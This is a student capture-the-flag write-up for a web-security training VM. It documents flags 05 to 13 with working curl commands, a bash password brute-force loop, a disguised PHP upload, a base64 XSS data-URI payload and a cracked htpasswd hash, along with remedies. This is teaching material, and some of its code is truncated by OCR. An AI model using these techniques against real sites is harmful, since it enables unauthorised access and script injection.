
```
ip="http://192.168.0.145"
curl -v -o sinkosi.html
-e 'https://www.nsa.gov/'
-A 'ft_bornToSec'
"$ip/index.php?page=e43ad1fdc54babe674da7c7b8f0127bde61de3fbe01def7d00f151c2fc
```

- ip = '<ip-address>' of your VM
- -v = [verbose](https://curl.haxx.se/docs/manpage.html#-v) makes curl give output, useful for Debugging
- -e = [referer](https://curl.haxx.se/docs/manpage.html#-e) sends the "Referer Page" information to the HTTP Server
- -A = [user-agent](https://curl.haxx.se/docs/manpage.html#-A) to specify user agent to send to the HTTP Server
- o = [output](https://curl.haxx.se/docs/manpage.html#-o) to a file, **this is important**.

Our output file is 'sinkosi.html'. After running the script, open the 'sinkosi.html' file.

Well... would you look at that, it is a replica of the site but the flag is posted all across the screen.

8.4 Tools



(a) Link area **(b)** The Loud Bird

(c) Reload...

Figure 35: Process to Capture the Spoof Flag

- Bash
- cURL
- Owasp
- FreeCodeCamp

8.5 Remedy

The HTTP Referer header is optional in HTTP and should not be sent unless it is secure as explained on W3Schools.com.

Authors of services which use the HTTP protocol SHOULD NOT use GET based forms for the submission of sensitive data.

Servers can use POST-based form submission instead.

Sources:

- Wikipedia - User Agent
- Wikipedia - HTTP Referer

9 FLAG 06 – ADMIN (HTPASSWORD)

D19B4823E0D5600CEED56D5E896EF328D7A2B9E7AC7E80F4FCDB9B10BCB3E7FF

9.1 Vulnerability

- htpasswd is accessible.
- Storage of credentials on the server
- Using MD5 hash

9.2 Location

- 'http://<ip-address>:80/robots.txt'
- 'http://<ip-address>:80/whatever'
- 'http://<ip-address>:80/admin'

9.3 Method

The 'robots.txt' file lists directories it does not allow to be indexed by 'Web Crawlers'. Access to these directories is not subsequently protected from access.


One of the directories listed is 'whatever'. When one goes to 'http://<ip-address>:80/whatever' they will see:

‘‘‘
Index of /whatever/
../
htpasswd 13-Dec-2015 17:41 38
’’’

Clicking on htpassword and opening the content with a text editor will reveal 'root:8621ffdbc5698829397d97767ac13db3'. Entering the string '8621ffdbc5698829397d97767ac13db3' into hashes.com will reveal it is MD5 hash of 'dragon'.


You must then navigate to 'http://<ip-address>:80/admin' and enter in the credententials 'root' and 'dragon'. This will log you in to an area with the flag.

9.4 Tools




(a) robots.txt


(b) index of whatever



(c) htpasswd



(d) hashes.com



(e) admin login area

Figure 36: Process to Capture the Admin Flag

- Reddit - How to Hack
- Wikipedia - Directory Traversal Attack
- Nmap - Enum
- Selenium - Web Scraper
- Google - Introduction to robots.txt
- OWASP DirBuster
- hashes.com

9.5 Remedy

- Do not store **Credentials** on **SERVER**
- Disallow direct access to directories

10 FLAG 07 – BRUTEFORCE (MEMBER)

B3A6E43DDF8B4BBB4125E5E7D23040433827759D4DE1C04EA63907479A80A6B2

THE FLAG IS : B3A6E43DDF8B4BBB4125E5E7D23040433827759D4DE1C04EA63907479A80A6B2

10.1 Vulnerability

Brute-force attacks are often used for attacking authentication and discovering hidden content/pages within a web application. These attacks are usually sent via GET and POST requests to the server. In regards to authentication, brute force attacks are often mounted when an account lockout policy is not in place.

10.2 Location

'http://<ip-address>:80/?page=signin'

10.3 Method

When one opens that '<ip-address>', you are greeted by a 'SIGN IN' button. When you click on it, you will notice a login page with the Bot from that one movie/book.

You wish to gain elevated priviledges so you will want to try log in as an admin. You will see when you analyse the code that the form uses a GET method and names its two inputs as username & password respectively:

```
'''
<td style="vertical-align:middle;">
<form action="#" method="GET">
<input type="hidden" name="page" value="signin">
Username:<input type="text" name ="username" style="width:100%;">
</td>
</tr>
<tr style="background-color:transparent;border:none;">
<td style="vertical-align:middle;">
Password:<input type="password" name ="password" style="width:100%;"
AUTOCOMPLETE="off">
</td>
</tr>
'''
```


So the plan is to ‘spam‘ the URL over and over until the correct password is accepted. This is done via trying a list of passwords and seeing which one is eventually accepted. Here is the code:

```
“‘
for i in $password[@]; do
if curl –silent -X POST "http://$ip/index.php?page=signin&username=admin&passwor
| grep "flag";
then
echo -e "
nPassword is: $i"
curl -o sinkosi.html -X POST "http://$ip/index.php?page=signin&username=admin&p
exit 1
fi
done
echo -e "
nPassword is not in list
n"
“‘
```

When the password is successfully found it will be printed to the terminal and a file sinkosi.html will be created. Open the html file, and the flag will be there.

Alternative: Use the retrieved password printed on the terminal and login directly on the VM.

10.4 Tools



(a) Sign In Link

(b) Credentials Requested

(c) Credentials entered

(d) Retrieved Flag

Figure 37: Process to Capture the Bruteforce Flag

- Wikipedia - Most Common Passwords
- Security Padawan

- CompariTech

10.5 Remedy

Two Steps

HOW TO DETECT BRUTE FORCE ATTACK

- Multiple failed login attempts from the same IP address. Although, this could be a result of a proxy server being used by a large organization.
- Login attempts with multiple usernames from the same IP address. Again, this could simply be from a large organization.
- Multiple login attempts for a single username coming from different IP addresses. This could also be a single person using a proxy.
- An unusual pattern of failed login attempts, for example, following a sequential alphabetical or numerical pattern.
- An abnormal amount of bandwidth being used after a successful login attempt. This could signal an attack designed to steal resources.

HOW TO PREVENT BRUTE FORCE ATTACK

- Utilizing or requiring strong passwords
- Allowing a limited number of login attempts
- Employing the use of CAPTCHAs
- Setting time delays between attempts
- Asking security questions
- Enabling or requiring two-factor authentication
- Using multiple login URLs
- Tricking the attack software (fake login)

11 FLAG 08 – FILE UPLOAD

46910d9ce35b385885a9f7e2b336249d622f29b267a1771fbacf52133beddba8

11.1 Vulnerability

Uploaded files represent a significant risk to applications. The first step in many attacks is to get some code to the system to be attacked. Then the attack only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step.

11.2 Location

http://<ip-address>:80/index.php?page=upload#

11.3 Method

When one opens the upload, you will see from Inspecting that the page has a POST method.

You must also note that it uses nginx, not apache, which is susceptible to double extension attacks. So file.sh.jpg would not work.

You will see the MAX_FILE_SIZE is set on the front, which is bad but to test, I also tried to upload a large file, I received a 413 Error.

When we continue to examine the page, we see that the 'name' of the upload is 'uploaded'. So the aim is to try breach the upload using a cURL.


It is easy to create a cURL script, the one I made is this:

```
‘‘‘
ip="http://<ip-address>"
curl -o sinkosi.html -X POST

-F 'Upload=Upload'

-F 'uploaded=@file.php;type=image/jpeg'

"$ip/?page=upload"
‘‘‘
```

- -X POST: Tells curl we are making a post request method - -F 'Upload=Upload': tells curl we are making an upload to an object named upload. - @: Force the content -o sinkosi.html: Output the result to sinkosi.html

When the curl has run, open sinkosi.html, the flag will be posted there.

11.4 Tools



(a) Link Location **(b)** FIle Upload

Figure 38: Process to Capture the File Upload Flag

- OWASP
- Medium

11.5 Remedy

- Limit the filename length. For instance, the maximum length of the name of a file plus its extension should be less than 255 characters (without any directory) in an NTFS partition.
- It is recommended to use an algorithm to determine the file-names. For instance, a filename can be a MD5 hash of the name of file plus the date of the day.
- Uploaded directory should not have any "execute" permission and all the script handlers should be removed from these directories.
- Limit the file size to a maximum value in order to prevent denial of service attacks (on file space or other web application's functions such as the image resizer).
- Restrict small size files as they can lead to denial of service attacks. So, the minimum size of files should be considered.

- Use Cross Site Request Forgery protection methods.
- Prevent from overwriting a file in case of having the same hash for both.
- Ensure that files with double extensions (e.g. "file.php.txt") cannot be executed especially in Apache.
- Ensure that uploaded files cannot be accessed by unauthorised users.
- Adding the "Content-Disposition: Attachment" and "X-Content-Type-Options: nosniff" headers to the response of static files will secure the website.
- CORS headers should be reviewed to only be enabled for static or publicly accessible data. Otherwise, the "Access-Control-Allow-Origin" header should only contain authorised addresses. Other CORS headers such as "Access-Control-Allow-Credentials" should only be used when they are required. Items within the CORS headers such as "Access-Control-Allow-Methods" or "Access-Control-Allow-Headers" should be reviewed and removed if they are not required.

12 FLAG 09 - REDIRECT

B9E775A0291FED784A2D9680FCFAD7EDD6B8CDF87648DA647AAF4BBA288BCAB3

12.1 Vulnerability

The footer is redirecting users using functions & variables rather than a standard href or other safer methods. These open redirects could easily take someone to clone websites of 'Facebook', 'Twitter' or 'Instagram' and steal login credentials.

12.2 Location

'http://<ip-address>:80/index.php?page=redirect&site='

12.3 Method

On any page of the VM site where the footer is visible i.e Facebook, Twitter & Instagram icons are visible. Use your web browser to inspect those objects and you will see that they are reached via a redirect.

```
<ul class="icons">
<li><a href="index.php?page=redirect&site=facebook" class="icon fa-facebook"></a></li>
<li><a href="index.php?page=redirect&site=twitter" class="icon fa-twitter"></a></li>
<li><a href="index.php?page=redirect&site=instagram" class="icon fa-instagram"></a></li>
</ul>
```

The key thing to do next is to edit any of the links, primarily by removing the text following 'site=' e.g 'site=facebook'. On any of the three links provided, if this is left blank and you click on the link, the flag will be returned on the page that opens.

12.4 Tools

- OWASP
- ZAP External Redirect
- PortSwigger
- Hostinger


- ESET

12.5 Remedy

- RFC 7231 allows you to use both, but you should be extremely careful when using relative redirects. That's because some website builders collate and rename PHP pages. This means that if you are working on your PHP through a website builder, you may end up breaking all of your redirects.
- Unfortunately, at the moment there is no real way around this problem, short of keeping a careful overview of where your redirects are pointing
- The third problem with standard PHP redirects is that PHP's "location" operator still returns the HTTP 302 code. You should not allow it to do that, because many web browsers implement this code in a way that is totally at odds with the way that it is supposed to function: they essentially use the GET command instead of performing a "real" redirect.
- The best practice when building PHP redirects is therefore to specify the code that is returned. Unfortunately, the correct code to use is a point of contention. HTTP 301 indicates a permanent redirect

13 FLAG 10 – GUESS (HIDDEN FOLDER)

99DDE1D35D1FDD283924D84E6D9F1D820



13.1 Vulnerability

Sensitive data is available to be accessed directly from the URL, hiding it among multiple folders or a complex system does not mean it is invisible or cannot be retrieved. Directory access over the web is not ideal.

13.2 Location

'http://<ip-address>:80/.hidden'


13.3 Method

The 'robots.txt' file lists directories it does not allow to be indexed by 'Web Crawlers'. Access to these directories is not subsequently protected from access.

13.4 Tools

(a) robots.txt

(b) index of /.hidden



(c) Gotcha

Figure 39: Process to Capture the File Hidden Flag

- Kali Linux WSL


- Kali WSL Win-Kex
- cURL vs Wget
- Unix & Linux
- How To Geek
- Wget Command Examples
- Stackoverflow - Scrape a website
- Scraping websites with wget and httrack
- **Linux Journal**

13.5 Remedy

- Do not store important information on the server.
- Disable directories and access to them

14 FLAG 11 – SURVEY

03A944B434D5BAFF05F46C4BEDE5792551A2595574BCAFC9A6E25F67C382CCAA



14.1 Vulnerability

The html components listed in the survey are editable and are parsed from the front end. Idealy these values should be stored in the back and the value kept in the front should determine where in the array they are kept

Or simply, keep the form as "READ ONLY"

This will easily tamper with collected input or data sent to database.

14.2 Location

'http://<ip-address>:80/index.php?page=survey'

14.3 Method

On the survey page, open the Inspection Tool and select the drop-down boxes. You will see the code looks something like:

```
‴
<tr bgcolor="Silver">
<td align="center">
<form action="#" method="post">
<input type="hidden" name="sujet" value="2">
<SELECT name="valeur" onChange='javascript:this.form.submit();'>
<option value="1">1</option>
<option value="2">2</option>
<option value="3">3</option>
<option value="4">4</option>
<option value="5">5</option>
<option value="6">6</option>
<option value="7">7</option>
<option value="8">8</option>
<option value="9">9</option>
<option value="10">10</option>
</SELECT>
```

</form>
</td>
‘‘‘

I changed one of the values to match a telephone number, like this:

‘‘‘


<option value="27124274000">10</option>

‘‘‘


the flag was then return after selecting that value.

14.4 Tools


(a) Where



(b) Survey



(c) Inspect an Option



(d) Change to Telephone number

Figure 40: Process to Capture the Survey Flag

- Google Chrome Inspection Tool
- OWASP

14.5 Remedy

- Make the form read-only
- Verify and Sanitise input
- Rather store information for input in the backend than accept raw html input.

15 FLAG 12 - RECOVER

1D4855F7337C0C14B6F44946872C4EB33853F40B2D54393FBE94F49F1E19BBB0

15.1 Vulnerability

A poorly designed password recovery page. It is susceptible to compromise meaning one could login in easily and steal information or retrieve which emails have active accounts.

15.2 Location

'http://<ip-address>:80/?page=recover'

15.3 Method

The page shows only a Submit button and a mailbox. When you inspect the code you will see a few things but mainly:


```
<form action="#" method="POST">
<input type="hidden" name="mail" value="webmaster@borntosec.com" maxlength="15">
<input type="submit" name="Submit" value= "Submit">
</form>
```

If you change the type from hidden to text, it will appear on your screen. Ideally a fix would be changing it to email. The content already has a value set rather than a placeholder. Changing the value and submitting results in the flag being returned.


The other issue is that there is a limit of 15 characters which is small and makes it easier to guess when one subtracts an email suffix i.e @gmail.com, @hotmail.com or @borntosec.co.za

15.4 Tools

- OWASP
- TrustWave




(a) Login Page




(b) Recovery page

(c) Inspect code

(d) Hidden Agendas



(e) Recover the password



(f) Change email address

Figure 41: Process to Capture the Recover Flag

15.5 Remedy

- Return a consistent message for both existent and non-existent accounts.
- Ensure that the time taken for the user response message is uniform.
- Use a side-channel to communicate the method to reset their password.
- Use URL tokens for the simplest and fastest implementation.
- Ensure that generated tokens or codes are:

  Randomly genererated using a cryptographically safe algorithm.

  Sufficiently long to protect against brute-force attacks.

  Stored securely.

  Single use and expire after an appropriate period.

It is also important to use a placeholder rather than a value. Ensure that there is a validator to make sure it is a valid email, provide standard feedback regardless of whether the recovery was successful or not.

Return a link and not the actual password, or use two-factor authentication.

16 FLAG 13 - NSA IMAGE

928D819FC19405AE09921A2B71227BD9ABA106F9D2D37AC412E9E5A750F1506D

THE FLAG IS : 928D819FC19405AE09921A2B71227BD9ABA106F9D2D37AC412E9E5A750F1506D

16.1 Vulnerability

This attack is a form of XSS. XSS attacks enable attackers to inject client-side scripts into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy. The hijack of cookies and sessions is also common when conducting these kinds of attacks.

16.2 Location

'http://<ip-address>:80/index.php?page=media&src=nsa'

16.3 Method

I opened the image and was redirected to the media page. I then noticed that the image was pointed to with a variable i.e 'src=nsa' in the URL 'http://<ip-address>:80/index.php?page=media&src=nsa'.

This is an immediate alert that MIME (Multipurpose Internet Mail Extension) might be valid. The next step was to encode my own script on hashes.com to encode my own script:

'<script>alert('sinkosi@itagain');</script>'

this returned the base64 string:

'PHNjcmlwdD5hbGVydCgnc2lua29zaUBpdGFnYWluJyk7PC9zY3JpcHQ+'

The next step was to make it run in the URL by changing src=nsa to the string:

'data:text/html;base64,PHNjcmlwdD5hbGVydCgnc2lua
29zaUBpdGFnYWluJyk7PC9zY3JpcHQ+'


The full URL is:

'http://<ip-address>:80/index.php?page=media&src=data:text/html;
base64,PHNjcmlwdD5hbGVydCgnc2lua29zaUBpdGFnYWluJyk7PC9zY3JpcHQ+'

on reload of the page, the flag was retrieved

16.4 Tools

- hashes.com
- WE45



(a) Logo (b) Follow the logo

(c) Inspect code (d) Base64 Decode

(e) Base64 Encode (f) Reload new media

Figure 42: Process to Capture the NSA XSS Flag

- OWASP Cheatsheet

16.5 Remedy

- Sanitizing: Sanitizing user input is especially helpful on sites that allow HTML markup, to ensure data received can do no harm to users as well as your database by scrubbing the data clean of potentially harmful markup, changing unacceptable user input to an acceptable format.
- Input Validation: Validating input is the process of ensuring an application is rendering the correct data and preventing malicious data from doing harm to the site, database, and users.
- Escaping: Escaping data means taking the data an application has received and ensuring it's secure before rendering it for the end user.

17 BIBLIOGRAPHY

REFERENCES

[1] Oracle: VirtualBox. Virtualbox manual: Installation on windows host. *https://www.virtualbox.org/manual/ch02.html#installation_windows*, 2020.

[2] Oracle: VirtualBox. Virtualbox manual: Installation on linux host. *https://www.virtualbox.org/manual/ch02.html#install-linux-host*, 2020.

[3] Oracle: VirtualBox. Virtualbox manual: Installation on mac hosts. *https://www.virtualbox.org/manual/ch02.html#installation-mac*, 2020.

[4] W3Schools. W3schools.com - sql injection. *https://www.w3schools.com/sql/sql_injection.asp*, 2020.

[5] OWASP. Owasp periodic table of vulnerabilities - cookie theft/session hijacking. *https://wiki.owasp.org/index.php/OWASP_Periodic_Table_of_Vulnerabilities_-_Cookie_Theft/Session_Hijacking*, 2013.

18 STUDENT HONESTY DECLARATION

Engaging in any cheating or dishonesty in any form of assessment, assignment, test orexamination or other WeThinkCode_ prescribed work is considered cheating and is grounds for disciplinary action. Plagiarism, which is to present work (or a portion of work) as your own when it is not, isconsidered cheating and is not accepted at WeThinkCode_.

An evaluator can flag one for plagiarism on one of the following grounds :

- The evaluator (marker) identifies that the student does not understand all or part of the work they have submitted.
- If all or part of the work presented is plagiarised ,i.e. copied from another source without reference.

Cheating in group projects

The main purpose for a group project is to give students the experience of working in ateam, by coming up with a solution to a problem together.

- Each member must be able to show which portion of the project they worked on.
- Failure to do so will result in the student being flagged for cheating which will begrounds for disciplinary action.
- This is to avoid single members doing the majority of the group project at the benefit of a member who is not contributing.
- In this way we are able to ensure fair assessment of each WTC_ student's competence.

Group projects can be approached in two ways.

1. Divide and conquer: This is usually preferred and advised when working on big projects. The project is divided into segments, in which each member of the group can accomplish. Once completed, the group will then integrate the segments to complete the project
2. One for all: This method is usually preferred and advised when a group is working on a small project. The group will work on the solution together from the start of the project until the end. This will require the members to move at a pace in which everyone in the team can keep up with.

NOTE: At the end of each group project, each member should have a general and basic understanding of the project and the solution found. This will include running,testing and explaining the solutions of the project.

DECLARATION

I hereby declare that the work submitted by me and/or my group members is:

- Original (not plagiarised)
- References listed
- Honest & in Good Faith
- Subject to WeThinkCode_policies

_____

Sibonelo Nkosi
Username: sinkosi
Developer